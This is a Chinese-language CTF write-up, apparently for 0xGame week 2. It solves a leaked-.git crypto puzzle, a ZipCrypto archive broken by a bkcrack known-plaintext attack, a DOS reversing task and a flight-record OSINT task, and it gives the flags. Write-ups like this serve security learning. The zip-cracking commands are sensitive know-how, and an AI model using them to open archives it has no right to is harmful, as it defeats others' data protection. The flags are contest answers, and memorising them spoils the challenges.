


```
xjxua@xuan MINGW64 /d/0x/week2/.git (GIT_DIR!)
$ git show 79f2853:README.md
# 删库跑路

最近0loy在5202emaG0x项目中遇到了很苦恼的事情，ta不想再干了，索性删库跑路算了，ta貌似没有删除干净呢？


xjxua@xuan MINGW64 /d/0x/week2/.git (GIT_DIR!)
$ git show 79f2853:main.py
import base64

flag = "不给你看，就不给你看(*'へ´*)"
xor_key = 0x66
caser_shift = 114514

def caser_encrypt(text: str, shift: int) -> str:
    result = []
    for char in text:
        if 'A' <= char <= 'Z':
            result.append(chr((ord(char) - ord('A') + shift) % 26 + ord('A')))
        elif 'a' <= char <= 'z':
            result.append(chr((ord(char) - ord('a') + shift) % 26 + ord('a')))
        else:
            result.append(char)
    return ''.join(result)

def xor_bytes(data: bytes, key: int) -> bytes:
    return bytes(b ^ key for b in data)

def main():
    step1_str = flag
    step2_str = caser_encrypt(step1_str, caser_shift)
    step3_bytes = xor_bytes(step2_str.encode(), xor_key)
    step4_encoded = base64.b64encode(step3_bytes).decode()
    print(f"Final Ciphertext: {step4_encoded}")

    with open("output", "w", encoding='ascii') as f:
        f.write(step4_encoded)

    print("\n ENCRYPTED SUCCESSFULLY")

if __name__ == "__main__":
    main()
```




```
xjxua@xuan MINGW64 /d/0x/week2/.git (GIT_DIR!)
$ git show 79f2853:output
Vg43DREJHUgXFQI5EAkNEzkVBTkgCQQPAAkEDzklKQRXHwMFR0dHGw==
```

搞个解密脚本




```python
import base64

xor_key = 0x66        # 与加密时使用的 XOR key 一致
caser_shift = 10      # 凯撒移位位数（114514 % 26 = 10）
b64_ciphertext = "Vg43DREJHUgXFQI5EAkNEzkVBTkgCQQPAAkEDzklKQRXHwMFR0dHGw=="

# 1) base64 解码
cipher_bytes = base64.b64decode(b64_ciphertext)
# base64 编码是文本格式，将其解码回原始的字节序列

# 2) XOR 解密
def xor_bytes(data: bytes, key: int) -> bytes:
    """对每个字节做异或操作"""
    return bytes(b ^ key for b in data)

xor_decoded_bytes = xor_bytes(cipher_bytes, xor_key)
# 异或可逆，原来加密是 XOR，这里再做一次得到凯撒加密后的明文

# 3) 将 bytes 转为字符串
xor_decoded_str = xor_decoded_bytes.decode("utf-8", errors="replace")
# 用 utf-8 解码成文本，如果有奇怪字符就用替换避免报错

# 4) 凯撒反向解密
def caser_decrypt(text: str, shift: int) -> str:
```



```python
    """
    对字母进行凯撒反向位移
    只处理 A-Z / a-z，其余字符保持不变
    """
    result = []
    for char in text:
        if 'A' <= char <= 'Z':
            result.append(chr((ord(char) - ord('A') - shift) % 26 + ord('A')))
        elif 'a' <= char <= 'z':
            result.append(chr((ord(char) - ord('a') - shift) % 26 + ord('a')))
        else:
            result.append(char)
    return ''.join(result)

plaintext = caser_decrypt(xor_decoded_str, caser_shift)

# 5) 输出结果
print("Recovered plaintext:")
print(plaintext)
```

（不过也可以用 base64 解码，丢 CyberChef 解 Xor ，再凯撒移回去）

运行结果




```
Recovered plaintext:
0xGame{.git_leak_is_Veryvery_SEr1ous!!!}
```

Flag：0xGame{.git_leak_is_Veryvery_SEr1ous!!!}


4.开锁师傅

010 发现是真加密




```
 0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
50 4B 03 04 14 00 09 00 00 00 BB A5 42 5B 8A 03   PK........»¥B[Š.
B7 E7 5C 00 00 00 50 00 00 00 08 00 00 00 66 6C   ·ç\...P.......fl
61 67 2E 74 78 74 BF F1 E struct ZIPFILERECORD record[0] = flag.txt
D0 4C 46 8A B6 9C A8 DA 3   enum COMPTYPE frCompression = COMP_STORED (0)
9C DD 22 B4 D5 0C AF C4 2A 2D 2D C3 6A A9 6A 4B   œÝ"´Õ.¯Ä*--Ãj©jK
B2 CC 10 CF FF 58 05 C0 F9 CA 0B 69 90 5C E6 95   ²Ì.ÏÿX.ÀùÊ.i.\æ•
7D FE 67 D4 24 F8 E7 80 2D EA 2A E9 59 D0 44 6B   }þgÔ$øç€-ê*éYÐDk
F2 E9 FF 97 9E 2A 3F E0 79 2B 2D 38 B6 17 6A BD   òéÿ—ž*?ày+-8¶.j½
8E 92 50 4B 03 04 14 00 09 00 00 00 4C 52 43 5B   Ž’PK........LRC[
2D DC A6 04 EB DF 9A 00 DF DF 9A 00 0B 00 00 00   -Ü¦.ëßš.ßßš.....
68 75 69 6C 69 79 69 2E 70 6E 67 4F 66 A0 F4 CF   huiliyi.pngOf ôÏ
A5 E7 32 E6 72 57 6E 46 62 4E C2 5E C6 E1 79 88   ¥ç2ærWnFbNÂ^Æáyˆ
```

不过 7z 发现可以明文攻击




CRC	算法
E7B7038A	ZipCrypto Store
04A6DC2D	ZipCrypto Store

Bkcrack 也可以查




```
D:\bkcrack-1.8.0-win64>bkcrack.exe -L D:\0x\week2\attachment.zip
bkcrack 1.8.0 - 2025-08-18
Archive: D:\0x\week2\attachment.zip
Index Encryption Compression CRC32    Uncompressed  Packed size Name
----- ---------- ----------- -------- ------------ ------------ ----------------
    0 ZipCrypto  Store       e7b7038a           80           92 flag.txt
    1 ZipCrypto  Store       04a6dc2d     10149855     10149867 huiliyi.png
```

建一个有 png 头的 txt




```
89504E470D0A1A0A0000000D49484452
```

然后生成文件




```
D:\bkcrack-1.8.0-win64>certutil -decodehex D:\0x\week2\png.txt header.bin
输入长度 = 32
输出长度 = 16
CertUtil: -decodehex 命令成功完成。
```

明文攻击一下（因为虚拟机好像没法装 bkcrack 所以只能搜 cmd 指令了唉唉 orz




```
D:\bkcrack-1.8.0-win64>bkcrack.exe -C D:\0x\week2\attachment.zip -c huiliyi.png -p D:\bkcrack-1.8.0-win64\header.bin
bkcrack 1.8.0 - 2025-08-18
[13:01:03] Z reduction using 9 bytes of known plaintext
100.0 % (9 / 9)
[13:01:03] Attack on 728540 Z values at index 6
Keys: cdc564be 5675041f 719adb56
25.0 % (181805 / 728540)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 181805
[13:04:10] Keys
cdc564be 5675041f 719adb56
```

改密码



```
D:\bkcrack-1.8.0-win64>bkcrack.exe -C D:\0x\week2\attachment.zip -k cdc564be 5675041f 719adb56 -U D:\0x\week2\new.zip ab
c
bkcrack 1.8.0 - 2025-08-18
[13:08:08] Writing unlocked archive D:\0x\week2\new.zip with password "abc"
100.0 % (2 / 2)
Wrote unlocked archive.
```

出来了




```
0xGame{Y0u_cRacked_M3!z1p_1s_uNsafe!}
```

Flag： 0xGame{Y0u_cRacked_M3!z1p_1s_uNsafe!}

Reverse

1.16bit

用 dos 打开




```
Welcome to DOSBox v0.74

For a short introduction for new users type: INTRO
For supported shell commands type: HELP

To adjust the emulated CPU speed, use ctrl-F11 and ctrl-F12.
To activate the keymapper ctrl-F1.
For more information read the README file in the DOSBox directory.

HAVE FUN!
The DOSBox Team http://www.dosbox.com

Z:\>SET BLASTER=A220 I7 D1 H5 T6

Z:\>MOUNT C "D:\0x\week2"
Drive C is mounted as local directory D:\0x\week2\

Z:\>C:

C:\>16BIT.EXE
flag =0xGame{g00d_u_4r3_th3_m45t3r_0f_45m_E2f7a1b34}
C:\>S_
```

Flag：0xGame{g00d_u_4r3_th3_m45t3r_0f_45m_E2f7a1b34}


Osint

1.美好的旅行

西藏航空 B8843 航班记录



09-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Chengdu Shuangliu Int'l (CTU / ZUUU)	09:25PM CST	10:32PM CST	1:06
09-Sep-2025	A320	Dehong Mangshi Airport (LUM / ZPMS)	Kunming Changshui Int'l (KMG / ZPPP)	04:28PM CST	05:24PM CST	0:56
09-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Dehong Mangshi Airport (LUM / ZPMS)	12:46PM CST	01:36PM CST	0:49
09-Sep-2025	A320	Chengdu Shuangliu Int'l (CTU / ZUUU)	Kunming Changshui Int'l (KMG / ZPPP)	10:15AM CST	11:16AM CST	1:01
08-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Chengdu Shuangliu Int'l (CTU / ZUUU)	09:26PM CST	10:29PM CST	1:02
08-Sep-2025	A320	Yuncheng (YCU / ZBYC)	Kunming Changshui Int'l (KMG / ZPPP)	04:19PM CST	06:21PM CST	2:02
08-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Yuncheng (YCU / ZBYC)	01:06PM CST	03:15PM CST	2:08
08-Sep-2025	A320	Chengdu Shuangliu Int'l (CTU / ZUUU)	Kunming Changshui Int'l (KMG / ZPPP)	10:23AM CST	11:24AM CST	1:01
07-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Chengdu Shuangliu Int'l (CTU / ZUUU)	09:31PM CST	10:37PM CST	1:05
07-Sep-2025	A320	Yuncheng (YCU / ZBYC)	Kunming Changshui Int'l (KMG / ZPPP)	04:23PM CST	06:32PM CST	2:09
07-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Yuncheng (YCU / ZBYC)	12:57PM CST	02:56PM CST	1:58
07-Sep-2025	A320	Chengdu Shuangliu Int'l (CTU / ZUUU)	Kunming Changshui Int'l (KMG / ZPPP)	10:02AM CST	11:02AM CST	1:00
06-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Chengdu Shuangliu Int'l (CTU / ZUUU)	09:30PM CST	10:26PM CST	0:55
06-Sep-2025	A320	Dehong Mangshi Airport (LUM / ZPMS)	Kunming Changshui Int'l (KMG / ZPPP)	04:26PM CST	05:16PM CST	0:50
06-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Dehong Mangshi Airport (LUM / ZPMS)	12:57PM CST	01:47PM CST	0:49
06-Sep-2025	A320	Chengdu Shuangliu Int'l (CTU / ZUUU)	Kunming Changshui Int'l (KMG / ZPPP)	10:12AM CST	11:17AM CST	1:05
05-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Chengdu Shuangliu Int'l (CTU / ZUUU)	10:00PM CST	11:05PM CST	1:04
05-Sep-2025	A320	Yuncheng (YCU / ZBYC)	Kunming Changshui Int'l (KMG / ZPPP)	04:51PM CST	06:59PM CST	2:08
05-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Yuncheng (YCU / ZBYC)	01:43PM CST	03:45PM CST	2:01
05-Sep-2025	A320	Chengdu Shuangliu Int'l (CTU / ZUUU)	Kunming Changshui Int'l (KMG / ZPPP)	10:16AM CST	11:20AM CST	1:04
04-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Chengdu Shuangliu Int'l (CTU / ZUUU)	09:49PM CST	11:02PM CST	1:12
04-Sep-2025	A320	Dehong Mangshi Airport (LUM / ZPMS)	Kunming Changshui Int'l (KMG / ZPPP)	04:28PM CST	05:24PM CST	0:56
04-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Dehong Mangshi Airport (LUM / ZPMS)	12:45PM CST	01:34PM CST	0:48
04-Sep-2025	A320	Chengdu Shuangliu Int'l (CTU / ZUUU)	Kunming Changshui Int'l (KMG / ZPPP)	10:21AM CST	11:22AM CST	1:01



16-Sep-2025	A320	Zhuhai Int'l (ZUH / ZGSD)	Chengdu Shuangliu Int'l (CTU / ZUUU)	12:43PM CST	02:43PM CST	1:59
16-Sep-2025	A320	Chengdu Shuangliu Int'l (CTU / ZUUU)	Zhuhai Int'l (ZUH / ZGSD)	09:23AM CST	11:39AM CST	2:16
15-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Chengdu Shuangliu Int'l (CTU / ZUUU)	09:27PM CST	10:31PM CST	1:03
15-Sep-2025	A320	Yuncheng (YCU / ZBYC)	Kunming Changshui Int'l (KMG / ZPPP)	04:20PM CST	06:28PM CST	2:08
15-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Yuncheng (YCU / ZBYC)	12:54PM CST	03:02PM CST	2:08
15-Sep-2025	A320	Chengdu Shuangliu Int'l (CTU / ZUUU)	Kunming Changshui Int'l (KMG / ZPPP)	10:15AM CST	11:16AM CST	1:01
14-Sep-2025	A320	Jinan Yaoqiang (TNA / ZSJN)	Chengdu Shuangliu Int'l (CTU / ZUUU)	07:23PM CST	09:29PM CST	2:06
14-Sep-2025	A320	Xining Caojiabu (XNN / ZLXN)	Jinan Yaoqiang (TNA / ZSJN)	03:59PM CST	06:16PM CST	2:17
14-Sep-2025	A320	Jinan Yaoqiang (TNA / ZSJN)	Xining Caojiabu (XNN / ZLXN)	12:28PM CST	02:51PM CST	2:23
14-Sep-2025	A320	Chengdu Shuangliu Int'l (CTU / ZUUU)	Jinan Yaoqiang (TNA / ZSJN)	09:28AM CST	11:20AM CST	1:52
13-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Chengdu Shuangliu Int'l (CTU / ZUUU)	09:30PM CST	10:34PM CST	1:03
13-Sep-2025	A320	Dehong Mangshi Airport (LUM / ZPMS)	Kunming Changshui Int'l (KMG / ZPPP)	04:27PM CST	05:17PM CST	0:50
13-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Dehong Mangshi Airport (LUM / ZPMS)	12:52PM CST	01:38PM CST	0:45
13-Sep-2025	A320	Chengdu Shuangliu Int'l (CTU / ZUUU)	Kunming Changshui Int'l (KMG / ZPPP)	10:16AM CST	11:19AM CST	1:03
12-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Chengdu Shuangliu Int'l (CTU / ZUUU)	09:22PM CST	10:26PM CST	1:03
12-Sep-2025	A320	Yuncheng (YCU / ZBYC)	Kunming Changshui Int'l (KMG / ZPPP)	04:33PM CST	06:51PM CST	2:18
12-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Yuncheng (YCU / ZBYC)	01:38PM CST	03:40PM CST	2:01
12-Sep-2025	A320	Chengdu Shuangliu Int'l (CTU / ZUUU)	Kunming Changshui Int'l (KMG / ZPPP)	11:20AM CST	12:24PM CST	1:04
11-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Chengdu Shuangliu Int'l (CTU / ZUUU)	09:38PM CST	10:52PM CST	1:13
11-Sep-2025	A320	Dehong Mangshi Airport (LUM / ZPMS)	Kunming Changshui Int'l (KMG / ZPPP)	04:33PM CST	05:28PM CST	0:55
11-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Dehong Mangshi Airport (LUM / ZPMS)	12:59PM CST	01:49PM CST	0:49
11-Sep-2025	A320	Chengdu Shuangliu Int'l (CTU / ZUUU)	Kunming Changshui Int'l (KMG / ZPPP)	10:37AM CST	11:40AM CST	1:03
10-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Chengdu Shuangliu Int'l (CTU / ZUUU)	09:23PM CST	10:27PM CST	1:03
10-Sep-2025	A320	Yuncheng (YCU / ZBYC)	Kunming Changshui Int'l (KMG / ZPPP)	04:22PM CST	06:30PM CST	2:08
10-Sep-2025	A320	Kunming Changshui Int'l (KMG / ZPPP)	Yuncheng (YCU / ZBYC)	01:00PM CST	03:07PM CST	2:06
10-Sep-2025	A320	Chengdu Shuangliu Int'l (CTU / ZUUU)	Kunming Changshui Int'l (KMG / ZPPP)	10:02AM CST	11:05AM CST	1:03

一个一个试唉唉

ZUH 珠海金湾机场

（坐等官方 wp 唉唉 orz

Flag：0xGame{296d0dd1964288715beb8e2d06dca1a5}